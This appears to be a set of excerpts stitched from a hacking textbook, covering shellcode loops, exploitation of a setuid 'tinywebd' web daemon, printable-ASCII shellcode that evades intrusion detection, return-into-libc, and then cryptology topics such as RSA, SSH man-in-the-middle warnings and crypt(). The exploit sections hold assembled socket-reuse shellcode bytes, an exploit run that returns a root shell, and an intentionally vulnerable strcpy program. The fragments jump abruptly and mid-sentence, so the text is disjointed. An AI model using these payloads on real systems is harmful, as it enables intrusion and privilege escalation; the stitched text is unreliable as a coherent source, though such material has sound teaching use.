To help mitigate rampant privilege escalation, some privileged processes will lower their effective privileges while doing things that don't require that kind of access. This can be done with the seteuid() function, which will set the effective user ID. By changing the effective user ID, the privileges of the process can be changed. The manual page for the seteuid() function is shown below.

```
SETEGID(2)              Linux Programmer's Manual              SETEGID(2)

NAME
       seteuid, setegid - set effective user or group ID

SYNOPSIS
       #include <sys/types.h>
       #include <unistd.h>

       int seteuid(uid_t euid);
       int setegid(gid_t egid);

DESCRIPTION
       seteuid() sets the effective user ID of the current process.
       Unprivileged user processes may only set the effective user ID to
       ID to the real user ID, the effective user ID or the saved set-user-ID.
       Precisely the same holds for setegid() with "group" instead of "user".

RETURN VALUE
       On success, zero is returned. On error, -1 is returned, and errno is
       set appropriately.
```

This function is used by the following code to drop privileges down to those of the "games" user before the vulnerable strcpy() call.

```
0x0804839f <main+43>:   lea    eax,[ebp-4]
0x080483a2 <main+46>:   inc    DWORD PTR [eax]
0x080483a4 <main+48>:   jmp    0x804838b <main+23>
0x080483a6 <main+50>:   leave
0x080483a7 <main+51>:   ret
End of assembler dump.
(gdb)
```

The loop contains two new instructions: `cmp` (compare) and `jle` (jump if less than or equal to), the latter belonging to the family of conditional jump instructions. The `cmp` instruction will compare its two operands, setting flags based on the result. Then, a conditional jump instruction will jump based on the flags. In the code above, if the value at `[ebp-4]` is less than or equal to 9, execution will jump to `0x8048393`, past the next `jmp` instruction. Otherwise, the next `jmp` instruction brings execution to the end of the function at `0x080483a6`, exiting the loop. The body of the loop makes the call to `printf()`, increments the counter variable at `[ebp-4]`, and finally jumps back to the compare instruction to continue the loop. Using conditional jump instructions, complex programming control structures such as loops can be created in assembly. More conditional jump instructions are shown below.

Instruction	Description
`cmp <dest>, <source>`	Compare the destination operand with the source, setting flags for use with a conditional jump instruction.
`je <target>`	Jump to target if the compared values are equal.
`jne <target>`	Jump if not equal.
`jl <target>`	Jump if less than.
`jle <target>`	Jump if less than or equal to.
`jnl <target>`	Jump if not less than.
`jnle <target>`	Jump if not less than or equal to.
`jg    jge`	Jump if greater than, or greater than or equal to.
`jng    jnge`	Jump if not greater than, or not greater than or equal to.

These instructions can be used to shrink the `dup2` portion of the shellcode down to the following:

```
; dup2(connected socket, {all three standard I/O file descriptors})
  mov ebx, eax      ; Move socket FD in ebx.
  xor eax, eax      ; Zero eax.
  xor ecx, ecx      ; ecx = 0 = standard input
dup_loop:
  mov BYTE al, 0x3F ; dup2  syscall #63
  int 0x80          ; dup2(c, 0)
  inc ecx
  cmp BYTE cl, 2        ; Compare ecx with 2.
  jle dup_loop      ; If ecx <= 2, jump to dup_loop.
```

This loop iterates ECX from 0 to 2, making a call to dup2 each time. With a more complete understanding of the flags used by the cmp instruction, this loop can be shrunk even further. The status flags set by the cmp instruction are also set by most other instructions, describing the attributes of the instruction's result. These flags are carry flag (CF), parity flag (PF), adjust flag (AF), overflow flag (OF), zero flag (ZF), and sign flag (SF). The last two flags are the most useful and the easiest to understand. The zero flag is set to true if the result is zero, otherwise it is false. The sign flag is simply the most significant bit of the result, which is true if the result is negative and false otherwise. This means that, after any instruction with a negative result, the sign flag becomes true and the zero flag becomes false.

Abbreviation	Name	Description
ZF	zero flag	True if the result is zero.
SF	sign flag	True if the result is negative (equal to the most significant bit of result).

The cmp (compare) instruction is actually just a sub (subtract) instruction that throws away the results, only affecting the status flags. The jle (jump if less than or equal to) instruction is actually checking the zero and sign flags. If either of these flags is true, then the destination (first) operand is less than or equal to the source (second) operand. The other conditional jump instructions work in a similar way, and there are still more conditional jump instructions that directly check individual status flags.

Instruction	Description
jz <target>	Jump to target if the zero flag is set.
jnz <target>	Jump if the zero flag is not set.
js <target>	Jump if the sign flag is set.
jns <target>	Jump is the sign flag is not set.

With this knowledge, the cmp (compare) instruction can be removed entirely if the loop's order is reversed. Starting from 2 and counting down, the sign flag can be checked to loop until 0. The shortened loop is shown below, with the changes shown in bold.

```
; dup2(connected socket, {all three standard I/O file descriptors})
  mov ebx, eax      ; Move socket FD in ebx.
  xor eax, eax      ; Zero eax.
  push BYTE 0x2     ; ecx starts at 2.
  pop ecx
dup_loop:
  mov BYTE al, 0x3F ; dup2  syscall #63
  int 0x80          ; dup2(c, 0)
  dec ecx           ; Count down to 0.
  jns dup_loop      ; If the sign flag is not set, ecx is not negative.
```

0x620 System Daemons

To have a realistic discussion of exploit countermeasures and bypass methods, we first need a realistic exploitation target. A remote target will be a server program that accepts incoming connections. In Unix, these programs are usually system daemons. A daemon is a program that runs in the background and detaches from the controlling terminal in a certain way. The term *daemon* was first coined by MIT hackers in the 1960s. It refers to a molecule-sorting demon from an 1867 thought experiment by a physicist named James Maxwell. In the thought experiment, Maxwell's demon is a being with the supernatural ability to effortlessly perform difficult tasks, apparently violating the second law of thermodynamics. Similarly, in Linux, system daemons tirelessly perform tasks such as providing SSH service and keeping system logs. Daemon programs typically end with a *d* to signify they are daemons, such as *sshd* or *syslogd*.

With a few additions, the tinyweb.c code on page 214 can be made into a more realistic system daemon. This new code uses a call to the `daemon()` function, which will spawn a new background process. This function is used by many system daemon processes in Linux, and its man page is shown below.

```
DAEMON(3)                Linux Programmer's Manual               DAEMON(3)

NAME
       daemon - run in the background

SYNOPSIS
       #include <unistd.h>

       int daemon(int nochdir, int noclose);

DESCRIPTION
       The daemon() function is for programs wishing to detach themselves from
       the controlling terminal and run in the background as system daemons.

       Unless the argument nochdir is non-zero, daemon() changes  the  current
       working directory to the root ("/").

       Unless  the  argument noclose is non-zero, daemon() will redirect stan
       dard input, standard output and standard error to /dev/null.

RETURN VALUE
       (This function forks, and if  the  fork()  succeeds,  the  parent  does
       _exit(0),  so that further errors are seen by the child only.)  On suc
       cess zero will be returned.  If an error occurs,  daemon()  returns  -1
       and  sets  the global variable errno to any of the errors specified for
       the library functions fork(2) and setsid(2).
```

```
   printf("Caught signal %d\t", signal);
   if (signal == SIGTSTP)
      printf("SIGTSTP (Ctrl-Z)");
   else if (signal == SIGQUIT)
      printf("SIGQUIT (Ctrl-\\)");
   else if (signal == SIGUSR1)
      printf("SIGUSR1");
   else if (signal == SIGUSR2)
      printf("SIGUSR2");
   printf("\n");
}

void sigint_handler(int x) {
   printf("Caught a Ctrl-C (SIGINT) in a separate handler\nExiting.\n");
   exit(0);
}

int main() {
   /* Registering signal handlers */
   signal(SIGQUIT, signal_handler); // Set signal_handler() as the
   signal(SIGTSTP, signal_handler); // signal handler for these
   signal(SIGUSR1, signal_handler); // signals.
   signal(SIGUSR2, signal_handler);

   signal(SIGINT, sigint_handler);  // Set sigint_handler() for SIGINT.

   while(1) {}  // Loop forever.
}
```


When this program is compiled and executed, signal handlers are registered, and the program enters an infinite loop. Even though the program is stuck looping, incoming signals will interrupt execution and call the registered signal handlers. In the output below, signals that can be triggered from the controlling terminal are used. The `signal_handler()` function, when finished, returns execution back into the interrupted loop, whereas the `sigint_handler()` function exits the program.

```
reader@hacking:~/booksrc $ gcc -o signal_example signal_example.c
reader@hacking:~/booksrc $ ./signal_example
Caught signal 20        SIGTSTP (Ctrl-Z)
Caught signal 3 SIGQUIT (Ctrl-\)
Caught a Ctrl-C (SIGINT) in a separate handler
Exiting.
reader@hacking:~/booksrc $
```

Specific signals can be sent to a process using the `kill` command. By default, the `kill` command sends the terminate signal (`SIGTERM`) to a process. With the `-l` command-line switch, `kill` lists all the possible signals. In the output below, the `SIGUSR1` and `SIGUSR2` signals are sent to the signal_example program being executed in another terminal.

This daemon program forks into the background, writes to a log file with timestamps, and cleanly exits when it is killed. The log file descriptor and connection-receiving socket are declared as globals so they can be closed cleanly by the `handle_shutdown()` function. This function is set up as the callback handler for the terminate and interrupt signals, which allows the program to exit gracefully when it's killed with the `kill` command.

The output below shows the program compiled, executed, and killed. Notice that the log file contains timestamps as well as the shutdown message when the program catches the terminate signal and calls `handle_shutdown()` to exit gracefully.

```
reader@hacking:~/booksrc $ gcc -o tinywebd tinywebd.c
reader@hacking:~/booksrc $ sudo chown root ./tinywebd
reader@hacking:~/booksrc $ sudo chmod u+s ./tinywebd
reader@hacking:~/booksrc $ ./tinywebd
Starting tiny web daemon.

reader@hacking:~/booksrc $ ./webserver_id 127.0.0.1
The web server for 127.0.0.1 is Tiny webserver
reader@hacking:~/booksrc $ ps ax | grep tinywebd
25058 ?        Ss     0:00 ./tinywebd
25075 pts/3    R+     0:00 grep tinywebd
reader@hacking:~/booksrc $ kill 25058
reader@hacking:~/booksrc $ ps ax | grep tinywebd
25121 pts/3    R+     0:00 grep tinywebd
reader@hacking:~/booksrc $ cat /var/log/tinywebd.log
cat: /var/log/tinywebd.log: Permission denied
reader@hacking:~/booksrc $ sudo cat /var/log/tinywebd.log
07/22/2007 17:55:45> Starting up.
07/22/2007 17:57:00> From 127.0.0.1:38127 "HEAD / HTTP/1.0"      200 OK
07/22/2007 17:57:21> Shutting down.
reader@hacking:~/booksrc $
```


This tinywebd program serves HTTP content just like the original tinyweb program, but it behaves as a system daemon, detaching from the controlling terminal and writing to a log file. Both programs are vulnerable to the same overflow exploit; however, the exploitation is only the beginning. Using the new tinyweb daemon as a more realistic exploit target, you will learn how to avoid detection after the intrusion.

0x630 Tools of the Trade

With a realistic target in place, let's jump back over to the attacker's side of the fence. For this kind of attack, exploit scripts are an essential tool of the trade. Like a set of lock picks in the hands of a professional, exploits open many doors for a hacker. Through careful manipulation of the internal mechanisms, the security can be entirely sidestepped.

```
0x08048f5f <main+460>:  call   0x8048ac4 <fatal>
0x08048f64 <main+465>:  nop
0x08048f65 <main+466>:  mov    DWORD PTR [ebp-60],0x10
0x08048f6c <main+473>:  lea    eax,[ebp-60]
0x08048f6f <main+476>:  mov    DWORD PTR [esp+8],eax
0x08048f73 <main+480>:  lea    eax,[ebp-56]
0x08048f76 <main+483>:  mov    DWORD PTR [esp+4],eax
0x08048f7a <main+487>:  mov    eax,ds:0x804a970
0x08048f7f <main+492>:  mov    DWORD PTR [esp],eax
0x08048f82 <main+495>:  call   0x80488d0 <accept@plt>
0x08048f87 <main+500>:  mov    DWORD PTR [ebp-12],eax
0x08048f8a <main+503>:  cmp    DWORD PTR [ebp-12],0xffffffff
0x08048f8e <main+507>:  jne    0x8048f9c <main+521>
0x08048f90 <main+509>:  mov    DWORD PTR [esp],0x804962e
0x08048f97 <main+516>:  call   0x8048ac4 <fatal>
0x08048f9c <main+521>:  mov    eax,ds:0x804a96c
0x08048fa1 <main+526>:  mov    DWORD PTR [esp+8],eax
0x08048fa5 <main+530>:  lea    eax,[ebp-56]
0x08048fa8 <main+533>:  mov    DWORD PTR [esp+4],eax
0x08048fac <main+537>:  mov    eax,DWORD PTR [ebp-12]
0x08048faf <main+540>:  mov    DWORD PTR [esp],eax
0x08048fb2 <main+543>:  call   0x8048fb9 <handle_connection>
0x08048fb7 <main+548>:  jmp    0x8048f65 <main+466>
End of assembler dump.
(gdb)
```

All three of these addresses basically go to the same place. Let's use `0x08048fb7` since this is the original return address used for the call to `handle_connection()`. However, there are other things we need to fix first. Look at the function prologue and epilogue for `handle_connection()`. These are the instructions that set up and remove the stack frame structures on the stack.


```
(gdb) disass handle_connection
Dump of assembler code for function handle_connection:
0x08048fb9 <handle_connection+0>:       push   ebp
0x08048fba <handle_connection+1>:       mov    ebp,esp
0x08048fbc <handle_connection+3>:       push   ebx
0x08048fbd <handle_connection+4>:       sub    esp,0x644
0x08048fc3 <handle_connection+10>:      lea    eax,[ebp-0x218]
0x08048fc9 <handle_connection+16>:      mov    DWORD PTR [esp+4],eax
0x08048fcd <handle_connection+20>:      mov    eax,DWORD PTR [ebp+8]
0x08048fd0 <handle_connection+23>:      mov    DWORD PTR [esp],eax
0x08048fd3 <handle_connection+26>:      call   0x8048cb0 <recv_line>
0x08048fd8 <handle_connection+31>:      mov    DWORD PTR [ebp-0x620],eax
0x08048fde <handle_connection+37>:      mov    eax,DWORD PTR [ebp+12]
0x08048fe1 <handle_connection+40>:      movzx  eax,WORD PTR [eax+2]
0x08048fe5 <handle_connection+44>:      mov    DWORD PTR [esp],eax
0x08048fe8 <handle_connection+47>:      call   0x80488f0 <ntohs@plt>

.:[ output trimmed ]:.

0x08049302 <handle_connection+841>:     call   0x8048850 <write@plt>
```

```
warning: not using untrusted file "/home/reader/.gdbinit"
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
Attaching to process 478
/cow/home/reader/booksrc/tinywebd: No such file or directory.
A program is being debugged already.  Kill it? (y or n) n
Program not killed.
(gdb) list handle_connection
77      /* This function handles the connection on the passed socket from the
78       * passed client address and logs to the passed FD. The connection is
79       * processed as a web request, and this function replies over the connected
80       * socket. Finally, the passed socket is closed at the end of the function.
81       */
82      void handle_connection(int sockfd, struct sockaddr_in *client_addr_ptr, int logfd) {
83         unsigned char *ptr, request[500], resource[500], log_buffer[500];
84         int fd, length;
85
86         length = recv_line(sockfd, request);
(gdb) break 86
Breakpoint 1 at 0x8048fc3: file tinywebd.c, line 86.
(gdb) cont
Continuing.
```

After the breakpoint is set and the program continues, the silent exploit tool is used from another terminal to connect and advance execution.

```
Breakpoint 1, handle_connection (sockfd=13, client_addr_ptr=0xbffff810, logfd=3) at
tinywebd.c:86
86         length = recv_line(sockfd, request);
(gdb) x/x &sockfd
0xbffff7e0:     0x0000000d
(gdb) x/x &new_sockfd
No symbol "new_sockfd" in current context.
(gdb) bt
#0  handle_connection (sockfd=13, client_addr_ptr=0xbffff810, logfd=3) at tinywebd.c:86
#1  0x08048fb7 in main () at tinywebd.c:72
(gdb) select-frame 1
(gdb) x/x &new_sockfd
0xbffff83c:     0x0000000d
(gdb) quit
The program is running.  Quit anyway (and detach it)? (y or n) y
Detaching from program: , process 478
reader@hacking:~/booksrc $
```


This debugging output shows that `new_sockfd` is stored at `0xbffff83c` within main's stack frame. Using this, we can create shellcode that uses the socket file descriptor stored here instead of creating a new connection.

While we could just use this address directly, there are many little things that can shift stack memory around. If this happens and the shellcode is using a hard-coded stack address, the exploit will fail. To make the shellcode more reliable, take a cue from how the compiler handles stack variables. If we use an address relative to ESP, then even if the stack shifts around a bit, the address

```
0xbffff738:     52 '4'  103 'g' 110 'n' 115 's' 52 '4'  120 'x' 109 'm' 5 '\005'
(gdb) cont
Continuing.
[tcsetpgrp failed in terminal_inferior: Operation not permitted]

Program received signal SIGTRAP, Trace/breakpoint trap.
0xbffff6b6 in ?? ()
(gdb) x/8c $ebx
0xbffff738:     47 '/'  98 'b'  105 'i' 110 'n' 47 '/'  115 's' 104 'h' 0 '\0'
(gdb) x/s $ebx
0xbffff738:      "/bin/sh"
(gdb)
```

Now that the decoding has been verified, the int3 instructions can be removed from the shellcode. The following output shows the final shellcode being used.

```
reader@hacking:~/booksrc $ sed -e 's/int3/;int3/g' encoded_sockreuserestore_dbg.s >
encoded_sockreuserestore.s
reader@hacking:~/booksrc $ diff encoded_sockreuserestore_dbg.s encoded_sockreuserestore.s 33c33
< int3  ; Breakpoint before decoding  (REMOVE WHEN NOT DEBUGGING)
> ;int3  ; Breakpoint before decoding  (REMOVE WHEN NOT DEBUGGING)
42c42
< int3  ; Breakpoint after decoding  (REMOVE WHEN NOT DEBUGGING)
> ;int3  ; Breakpoint after decoding  (REMOVE WHEN NOT DEBUGGING)
reader@hacking:~/booksrc $ nasm encoded_sockreuserestore.s
reader@hacking:~/booksrc $ hexdump -C encoded_sockreuserestore
00000000  6a 02 58 cd 80 85 c0 74  0a 8d 6c 24 68 68 b7 8f  |j.X....t..l$hh..|
00000010  04 08 c3 8d 54 24 5c 8b  1a 6a 02 59 31 c0 b0 3f  |....T$\..j.Y1..?|
00000020  cd 80 49 79 f9 b0 0b 68  34 78 6d 05 68 34 67 6e  |..Iy...h4xm.h4gn|
00000030  73 89 e3 6a 08 5a 80 2c  13 05 4a 79 f9 31 d2 52  |s..j.Z.,..Jy.1.R|
00000040  89 e2 53 89 e1 cd 80                              |..S....|
00000047
reader@hacking:~/booksrc $ ./tinywebd
Starting tiny web daemon..
reader@hacking:~/booksrc $ ./xtool_tinywebd_reuse.sh encoded_sockreuserestore 127.0.0.1
target IP: 127.0.0.1
shellcode: encoded_sockreuserestore (71 bytes)
fake request: "GET / HTTP/1.1\x00" (15 bytes)
[Fake Request 15] [spoof IP 16] [NOP 314] [shellcode 71] [ret addr 128] [*fake_addr 8]
localhost [127.0.0.1] 80 (www) open
whoami
root
```


0x682 How to Hide a Sled

The NOP sled is another signature easy to detect by network IDSes and IPSes. Large blocks of 0x90 aren't that common, so if a network security mechanism sees something like this, it's probably an exploit. To avoid this signature, we can use different single-byte instructions instead of NOP. There are several one-byte instructions—the increment and decrement instructions for various registers—that are also printable ASCII characters.

```
push eax
sub eax,0x25696969
sub eax,0x25786b5a
sub eax,0x25774625
push eax                ; EAX = 0xe3896e69
sub eax,0x366e5858
sub eax,0x25773939
sub eax,0x25747470
push eax                ; EAX = 0x622f6868
sub eax,0x25257725
sub eax,0x71717171
sub eax,0x5869506a
push eax                ; EAX = 0x732f2f68
sub eax,0x63636363
sub eax,0x44307744
sub eax,0x7a434957
push eax                ; EAX = 0x51580b6a
sub eax,0x63363663
sub eax,0x6d543057
push eax                ; EAX = 0x80cda4b0
sub eax,0x54545454
sub eax,0x304e4e25
sub eax,0x32346f25
sub eax,0x302d6137
push eax                ; EAX = 0x99c931db
sub eax,0x78474778
sub eax,0x78727272
sub eax,0x774f4661
push eax                ; EAX = 0x31c03190
sub eax,0x41704170
sub eax,0x2d772d4e
sub eax,0x32483242
push eax                ; EAX = 0x90909090
push eax
push eax                ; Build a NOP sled.
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
```

```
0x080484b5 <update_product_description+13>:     lea    eax,[ebp-24]
0x080484b8 <update_product_description+16>:     mov    DWORD PTR [esp],eax
0x080484bb <update_product_description+19>:     call   0x8048388 <strcpy@plt>
0x080484c0 <update_product_description+24>:     mov    eax,DWORD PTR [ebp+12]
0x080484c3 <update_product_description+27>:     mov    DWORD PTR [esp+8],eax
0x080484c7 <update_product_description+31>:     lea    eax,[ebp-24]
0x080484ca <update_product_description+34>:     mov    DWORD PTR [esp+4],eax
0x080484ce <update_product_description+38>:     mov    DWORD PTR [esp],0x80487a0
0x080484d5 <update_product_description+45>:     call   0x8048398 <printf@plt>
0x080484da <update_product_description+50>:     leave
0x080484db <update_product_description+51>:     ret
End of assembler dump.
(gdb) break *0x080484db
Breakpoint 1 at 0x80484db: file update_info.c, line 21.
(gdb) run $(perl -e 'print "AAAA"x10') $(cat ./printable)
Starting program: /home/reader/booksrc/update_info $(perl -e 'print "AAAA"x10') $(cat ./
printable)
[DEBUG]: desc argument is at 0xbffff8fd

Program received signal SIGSEGV, Segmentation fault.
0xb7f06bfb in strlen () from /lib/tls/i686/cmov/libc.so.6
(gdb) run $(perl -e 'print "\xfd\xf8\xff\xbf"x10') $(cat ./printable)
The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /home/reader/booksrc/update_info $(perl -e 'print "\xfd\xf8\xff\xbf"x10')
$(cat ./printable)
[DEBUG]: desc argument is at 0xbffff8fd
Updating product # with description 'TX-3399-Purr-!TTTP\%JONE%501:-%mm4-%mm%--DW%P-Yf1Y-fwfY-
yzSzP-iii%-Zkx%-%Fw%P-XXn6-99w%-ptt%P-%w%%-qqqq-jPiXP-cccc-Dw0D-WICzP-c66c-W0TmP-TTTT-%NN0-
%o42-7a-0P-xGGx-rrrx-aFOwP-pApA-N-w--B2H2PPPPPPPPPPPPPPPPPPPPPP'

Breakpoint 1, 0x080484db in update_product_description (
    id=0x72727550 <Address 0x72727550 out of bounds>,
    desc=0x5454212d <Address 0x5454212d out of bounds>) at update_info.c:21
21      }
(gdb)  stepi
0xbffff8fd in ?? ()
(gdb) x/9i $eip
0xbffff8fd:     push   esp
0xbffff8fe:     pop    eax
0xbffff8ff:     sub    eax,0x39393333
0xbffff904:     sub    eax,0x72727550
0xbffff909:     sub    eax,0x54545421
0xbffff90e:     push   eax
0xbffff90f:     pop    esp
0xbffff910:     and    eax,0x454e4f4a
0xbffff915:     and    eax,0x3a313035
(gdb) i r esp
esp            0xbffff6d0       0xbffff6d0
(gdb) p /x $esp + 860
$1 = 0xbffffa2c
(gdb) stepi 9
0xbffff91a in ?? ()
(gdb) i r esp eax
```

functions are shared, so any program that uses the `printf()` function directs execution into the appropriate location in libc. An exploit can do the exact same thing and direct a program's execution into a certain function in libc. The functionality of such an exploit is limited by the functions in libc, which is a significant restriction when compared to arbitrary shellcode. However, nothing is ever executed on the stack.

0x6b2 Returning into system()

One of the simplest libc functions to return into is `system()`. As you recall, this function takes a single argument and executes that argument with /bin/sh. This function only needs a single argument, which makes it a useful target. For this example, a simple vulnerable program will be used.

vuln.c

```
int main(int argc, char *argv[])
{
        char buffer[5];
        strcpy(buffer, argv[1]);
        return 0;
}
```

Of course, this program must be compiled and setuid root before it's truly vulnerable.


```
reader@hacking:~/booksrc $ gcc -o vuln vuln.c
reader@hacking:~/booksrc $ sudo chown root ./vuln
reader@hacking:~/booksrc $ sudo chmod u+s ./vuln
reader@hacking:~/booksrc $ ls -l ./vuln
-rwsr-xr-x 1 root reader 6600 2007-09-30 22:43 ./vuln

reader@hacking:~/booksrc $
```

The general idea is to force the vulnerable program to spawn a shell, without executing anything on the stack, by returning into the libc function `system()`. If this function is supplied with the argument of `/bin/sh`, this should spawn a shell.

First, the location of the `system()` function in libc must be determined. This will be different for every system, but once the location is known, it will remain the same until libc is recompiled. One of the easiest ways to find the location of a libc function is to create a simple dummy program and debug it, like this:

```
reader@hacking:~/booksrc $ cat > dummy.c
int main()
{ system(); }
reader@hacking:~/booksrc $ gcc -o dummy dummy.c
reader@hacking:~/booksrc $ gdb -q ./dummy
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
```

0x700

CRYPTOLOGY

Cryptology is defined as the study of cryptography or cryptanalysis. *Cryptography* is simply the process of communicating secretly through the use of ciphers, and *cryptanalysis* is the process of cracking or deciphering such secret communications. Historically, cryptology has been of particular interest during wars, when countries used secret codes to communicate with their troops while also trying to break the enemy's codes to infiltrate their communications.

The wartime applications still exist, but the use of cryptography in civilian life is becoming increasingly popular as more critical transactions occur over the Internet. Network sniffing is so common that the paranoid assumption that someone is always sniffing network traffic might not be so paranoid. Passwords, credit card numbers, and other proprietary information can all be sniffed and stolen over unencrypted protocols. Encrypted communication protocols provide a solution to this lack of privacy and allow the Internet economy to function. Without Secure Sockets Layer (SSL)

This means that, in general, the growth rate of the time complexity of an algorithm with respect to input size is more important than the time complexity for any fixed input. While this might not always hold true for specific real-world applications, this type of measurement of an algorithm's efficiency tends to be true when averaged over all possible applications.

0x721 Asymptotic Notation

Asymptotic notation is a way to express an algorithm's efficiency. It's called asymptotic because it deals with the behavior of the algorithm as the input size approaches the asymptotic limit of infinity.

Returning to the examples of the $2n + 365$ algorithm and the $2n^2 + 5$ algorithm, we determined that the $2n + 365$ algorithm is generally more efficient because it follows the trend of n, while the $2n^2 + 5$ algorithm follows the general trend of n^2. This means that $2n + 365$ is bounded above by a positive multiple of n for all sufficiently large n, and $2n^2 + 5$ is bounded above by a positive multiple of n^2 for all sufficiently large n.

This sounds kind of confusing, but all it really means is that there exists a positive constant for the trend value and a lower bound on n, such that the trend value multiplied by the constant will always be greater than the time complexity for all n greater than the lower bound. In other words, $2n^2 + 5$ is in the order of n^2, and $2n + 365$ is in the order of n. There's a convenient mathematical notation for this, called *big-oh notation*, which looks like $O(n^2)$ to describe an algorithm that is in the order of n^2.

A simple way to convert an algorithm's time complexity to big-oh notation is to simply look at the high-order terms, since these will be the terms that matter most as n becomes sufficiently large. So an algorithm with a time complexity of $3n^4 + 43n^3 + 763n + \log n + 37$ would be in the order of $O(n^4)$, and $54n^7 + 23n^4 + 4325$ would be $O(n^7)$.

0x730 Symmetric Encryption

Symmetric ciphers are cryptosystems that use the same key to encrypt and decrypt messages. The encryption and decryption process is generally faster than with asymmetric encryption, but key distribution can be difficult.

These ciphers are generally either block ciphers or stream ciphers. A *block cipher* operates on blocks of a fixed size, usually 64 or 128 bits. The same block of plaintext will always encrypt to the same ciphertext block, using the same key. DES, Blowfish, and AES (Rijndael) are all block ciphers. *Stream ciphers* generate a stream of pseudo-random bits, usually either one bit or byte at a time. This is called the *keystream*, and it is XORed with the plaintext. This is useful for encrypting continuous streams of data. RC4 and LSFR are examples of popular stream ciphers. RC4 will be discussed in depth in "Wireless 802.11b Encryption" on page 433.

DES and AES are both popular block ciphers. A lot of thought goes into the construction of block ciphers to make them resistant to known cryptanalytical attacks. Two concepts used repeatedly in block ciphers are confusion

Without some way to manipulate the odds of the superposition states, the same effect could be achieved by just guessing keys. Fortuitously, a man named Lov Grover came up with an algorithm that can manipulate the odds of the superposition states. This algorithm allows the odds of a certain desired state to increase while the others decrease. This process is repeated several times until the decohering of the superposition into the desired state is nearly guaranteed. This takes about $O\sqrt{n}$ steps.

Using some basic exponential math skills, you will notice that this just effectively halves the key size for an exhaustive brute-force attack. So, for the ultra paranoid, doubling the key size of a block cipher will make it resistant to even the theoretical possibilities of an exhaustive brute-force attack with a quantum computer.

0x740 Asymmetric Encryption

Asymmetric ciphers use two keys: a public key and a private key. The *public key* is made public, while the *private key* is kept private; hence the clever names. Any message that is encrypted with the public key can only be decrypted with the private key. This removes the issue of key distribution—public keys are public, and by using the public key, a message can be encrypted for the corresponding private key. Unlike symmetric ciphers, there's no need for an out-of-band communication channel to transmit the secret key. However, asymmetric ciphers tend to be quite a bit slower than symmetric ciphers.

0x741 RSA

RSA is one of the more popular asymmetric algorithms. The security of RSA is based on the difficulty of factoring large numbers. First, two prime numbers are chosen, P and Q, and their product, N, is computed:

$$N = P \cdot Q$$

Then, the number of numbers between 1 and $N - 1$ that are relatively prime to N must be calculated (two numbers are *relatively prime* if their greatest common divisor is 1). This is known as Euler's totient function, and it is usually denoted by the lowercase Greek letter phi (ϕ).

For example, $\phi(9) = 6$, since 1, 2, 4, 5, 7, and 8 are relatively prime to 9. It should be easy to notice that if N is prime, $\phi(N)$ will be $N - 1$. A somewhat less obvious fact is that if N is the product of exactly two prime numbers, P and Q, then $\phi(P \cdot Q) = (P - 1) \cdot (Q - 1)$. This comes in handy, since $\phi(N)$ must be calculated for RSA.

An encryption key, E, that is relatively prime to $\phi(N)$, must be chosen at random. Then a decryption key must be found that satisfies the following equation, where S is any integer:

$$E \cdot D = S \cdot \phi(N) + 1$$

This can be solved with the extended Euclidean algorithm. The *Euclidean algorithm* is a very old algorithm that happens to be a very fast way to calculate communication channel with the attacker, the signatures won't match and A will be alerted with a warning.

In the previous example, 192.168.42.250 (tetsuo) had never previously communicated over SSH with 192.168.42.72 (loki) and therefore didn't have a host fingerprint. The host fingerprint that it accepted was actually the fingerprint generated by mitm-ssh. If, however, 192.168.42.250 (tetsuo) had a host fingerprint for 192.168.42.72 (loki), the whole attack would have been detected, and the user would have been presented with a very blatant warning:

```
iz@tetsuo:~ $ ssh jose@192.168.42.72
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@    WARNING: REMOTE HOST IDENTIFICATION HAS CHANGED!     @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
IT IS POSSIBLE THAT SOMEONE IS DOING SOMETHING NASTY!
Someone could be eavesdropping on you right now (man-in-the-middle attack)!
It is also possible that the RSA host key has just been changed.
The fingerprint for the RSA key sent by the remote host is
84:7a:71:58:0f:b5:5e:1b:17:d7:b5:9c:81:5a:56:7c.
Please contact your system administrator.
Add correct host key in /home/jon/.ssh/known_hosts to get rid of this message.
Offending key in /home/jon/.ssh/known_hosts:1
RSA host key for 192.168.42.72 has changed and you have requested strict checking.
Host key verification failed.
iz@tetsuo:~ $
```


The openssh client will actually prevent the user from connecting until the old host fingerprint has been removed. However, many Windows SSH clients don't have the same kind of strict enforcement of these rules and will present the user with an "Are you sure you want to continue?" dialog box. An uninformed user might just click right through the warning.

0x752 Differing SSH Protocol Host Fingerprints

SSH host fingerprints do have a few vulnerabilities. These vulnerabilities have been compensated for in the most recent versions of openssh, but they still exist in older implementations.

Usually, the first time an SSH connection is made to a new host, that host's fingerprint is added to a `known_hosts` file, as shown here:

```
iz@tetsuo:~ $ ssh jose@192.168.42.72
The authenticity of host '192.168.42.72 (192.168.42.72)' can't be established.
RSA key fingerprint is ba:06:7f:d2:b9:74:a8:0a:13:cb:a2:f7:e0:10:59:a0.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.42.72' (RSA) to the list of known hosts.
jose@192.168.42.72's password: <ctrl-c>
iz@tetsuo:~ $ grep 192.168.42.72 ~/.ssh/known_hosts
192.168.42.72 ssh-rsa
AAAAB3NzaC1yc2EAAAABIwAAAIEA8Xq6H28EOiCbQaFbIzPtMJSc316SH4aOijgkf7nZnH4LirNziH5upZmk4/
JSdBXcQohiskFFeHadFViuB4xIURZeF3Z7OJtEi8aupf2pAnhSHF4rmMV1pwaSuNTahsBoKOKSaTUOW0RN/1t3G/
52KTzjtKGacX4gTLNSc8fzfZU=
iz@tetsuo:~ $
```

0x760 Password Cracking

Passwords aren't generally stored in plaintext form. A file containing all the passwords in plaintext form would be far too attractive a target, so instead, a one-way hash function is used. The best-known of these functions is based on DES and is called `crypt()`, which is described in the manual page shown below.

```
NAME
       crypt - password and data encryption

SYNOPSIS
       #define _XOPEN_SOURCE
       #include <unistd.h>

       char *crypt(const char *key, const char *salt);

DESCRIPTION
       crypt()  is  the  password  encryption  function.  It is based on the Data
       Encryption  Standard  algorithm  with  variations  intended  (among  other
       things) to discourage use of hardware implementations of a key search.

       key is a user's typed password.

